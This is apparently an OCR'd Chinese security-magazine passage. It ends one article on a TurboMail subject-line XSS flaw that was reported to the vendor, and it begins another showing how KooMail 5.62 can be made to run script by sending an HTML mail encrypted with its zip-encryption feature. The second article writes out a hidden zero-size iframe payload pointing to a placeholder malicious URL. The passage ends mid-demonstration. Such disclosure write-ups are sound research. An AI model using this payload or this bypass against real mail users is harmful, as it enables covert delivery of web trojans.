
注意看，strTemp6 这个参数来源于 tempIndexItem.m_sSubject，这个地方就是直接获得邮件的主题部分，没有做任何限制，也就是说，邮件主题是什么内容，tempIndexItem.m_ sSubject 参数就显示什么内容。但是，问题是在后面 TurboMail 的开发者利用 Util.htmlspecialchars_equot 函数对 strTemp6 这个参数做了一个安全过滤。见下面 Util.htmlspecialchars_equot 函数的代码：

```
String instr = "";
instr = in;
instr = replace(instr, "&", "&amp;");
instr = replace(instr, "\"", "\\&quot;");
instr = replace(instr, "'", "\\'");
instr = replace(instr, "<", "&lt;");
instr = replace(instr, ">", "&gt;");
```

毫无疑问，如果 TurboMail 的开发者在显示邮件主题部分使用的参数不是 strTemp6 而是被 Util.htmlspecialchars_equot 函数过滤的 orgSubject 时，该邮件系统就不会发生如此严重的 XSS 漏洞。不幸的是，TurboMail 的开发者还是粗心的使用了几乎“裸体”的 strTemp6 参数，于是跨站漏洞出现了，恶意攻击也就可以进行了。

在发现这个安全漏洞之后，我联系了 TurboMail 邮件系统的开发厂商，说明了该安全漏洞的情况，到发稿前，我已收到他们进行修复的消息，会在其官方网站上同时发布补丁包程序。期待他们能够及时纠正自己产品中的安全隐患，做出更加安全可靠的优秀产品。

前置知识：无
关键词：脚本、XSS、KooMail



绕过限制的 KooMail XSS 0-Day 漏洞

文/图 爱无言

KooMail 是由酷邮工作组开发的一款针对国人的邮件客户端软件，官方网址为 http://www.koomail.com。从官方网站下载最新版本的 KooMail 软件，版本号为 5.62 Build 1690，如图 1 所示。




图 1

KooMail 的安装及使用非常简单，很容易操作，只需要正确地设置邮件地址和邮件接收发送服务器就可以了。但在使用过程中，我发现 KooMail 还是存在很大的安全隐患的。

请仔细看图 2 中显示的内容，KooMail 软件在接收到一封新邮件的时候，采用了两种显示邮件内容的方式，一种是文本形式，一种是网页形式。而如果采用网页形式，就是说，如果邮件中存在脚本代码，KooMail 就会执行这些脚本代码。现在，我们就需要验证 KooMail 是否存在一种最为常见的安全漏洞——XSS 漏洞了。

XSS 漏洞可以说是一种通用型漏洞，广泛存在于应用软件和 Web 应用程序中，我们常见的 XSS 漏洞攻击一般针对 Web 应用程序，而对于一般的应用软件来说（除浏览器软件以外），XSS 漏洞攻击其实一样可以发挥作用。尤其是针对联网的客户端软件，因为这些软件经常保持联网状态，很适合 XSS 漏洞攻击者向软件进行恶意脚本代码攻击，造成软件使用者中网页木马或者其他恶意攻击。




图 2

KooMail 在处理带有 HTML 代码的邮件时，建立了一定的机制可以防止邮件中的脚本被执行，如图 3 所示。




图 3

结合这种机制，KooMail 在使用中也是默认以文本的形式来显示一封邮件的内容的。这个时候或许你会问，既然采用文本形式显示邮件内容，而且 KooMail 的默认设置又是禁止所有脚本，禁止弹出窗口的，怎么可能发现 KooMail 存在 XSS 漏洞呢?

刚开始的时候，KooMail 默认的文本显示邮件内容的方式，我确实没有办法突破，除非有人在使用 KooMail 的时候选择了以网页形式来显示邮件内容，我们就可以非常轻松地触发 KooMail 的 XSS 漏洞了，如图 4 所示。




图 4

这种傻瓜式的漏洞触发模式不是我们所期待的，但这也能证明 KooMail 在以网页形式显示邮件内容时，还是存在没有及时过滤网页脚本代码的缺陷，没有及时通知用户该邮件中存在可能的恶意脚本代码。

既然是要挑战自己，我们现在的目的就是想要看看能不能在 KooMail 的默认设置下，也就是所谓的文本方式显示邮件内容的机制控制下照样实现 XSS 漏洞攻击。

本来我是一直通过别的邮件系统发送恶意邮件来测试 KooMail 的，也就是说，我并没有采用 KooMail 来发送测试邮件，而只是让 KooMail 来接收恶意测试邮件。当我转向利用 KooMail 软件本身来发送恶意测试邮件时，终于发现了突破 KooMail 安全机制的方法。这可真是以其人之道还治其人之身了。

打开 KooMail，单击“写信”按钮，如图 5 所示。默认情况下，KooMail 在创建一封新邮件时，是不允许采用源代码编辑方式的。但我们明显可以看出，KooMail 创建邮件的模板完全是一个网页格式的文件。我们现在需要将一段用来测试 XSS 漏洞的脚本代码插进邮件，该怎么做呢？如图 6 所示。




图 5




图 6

在 KooMail 的“查看”菜单中，我们找到了一个突破点：显示 HTML 源码编辑。太好了，终于可以对邮件进行源代码级别的修改了，如图 7 所示。




图 7

这个时候，我们向新建的这封邮件中插入一句恶意脚本代码：<iframe src=http://xxxxxx width=0 heigh=0> </iframe>，非常简单的 XSS 测试用代码。目的就是想要让用户在阅读邮件时，让软件偷偷打开一个恶意网址，这个网址可以是网页木马或者也可以是别的什么攻击脚本。我打开的这个网址就是一个弹出对话框的简单网址。

邮件编辑完毕后，是不是应该马上发送这封带有恶意脚本代码的邮件呢？不，这个时候如果发送了，会发现最终 KooMail 还是利用文本来显示了该邮件，我们的恶意测试代码根本就不会被执行。最关键的时候到了，我们现在需要利用 KooMail 的邮件加密机制来加密这封恶意测试邮件！

你怀疑自己听错了，加密？一旦加密，所有的邮件代码不都成了加密后的“乱码”，我们的测试脚本都被破坏了，怎么可能会被执行呢？这个问题，我就不回答了，让我们看看具体测试结果再说话吧。

KooMail 为了使用者的安全，提供了对邮件进行加密的机制。KooMail 会将邮件打包成为一个 zip 文件，然后对这个 zip 文件进行加密，以此方式来实现对邮件的加密。

单击“高级”按钮，如图 8 所示，这里提供了邮件加密的选项，用鼠标单击该选项，就可以对邮件输入加密密码了。




图 8

完成了邮件的加密后，现在，我们可以发送这封加密的恶意测试邮件了。发送完毕后，利用 KooMail 来接收这封加密的恶意测试邮件。当我们利用 KooMail 接收到这封加密的恶意测试邮件时，KooMail 首先会让我们输入邮件的加密密码，这样才能阅读这封邮件。现在，正确输入我们刚才加密的密码，单击“确定”按钮，意想不到的事情发生了，如图 9 所示。

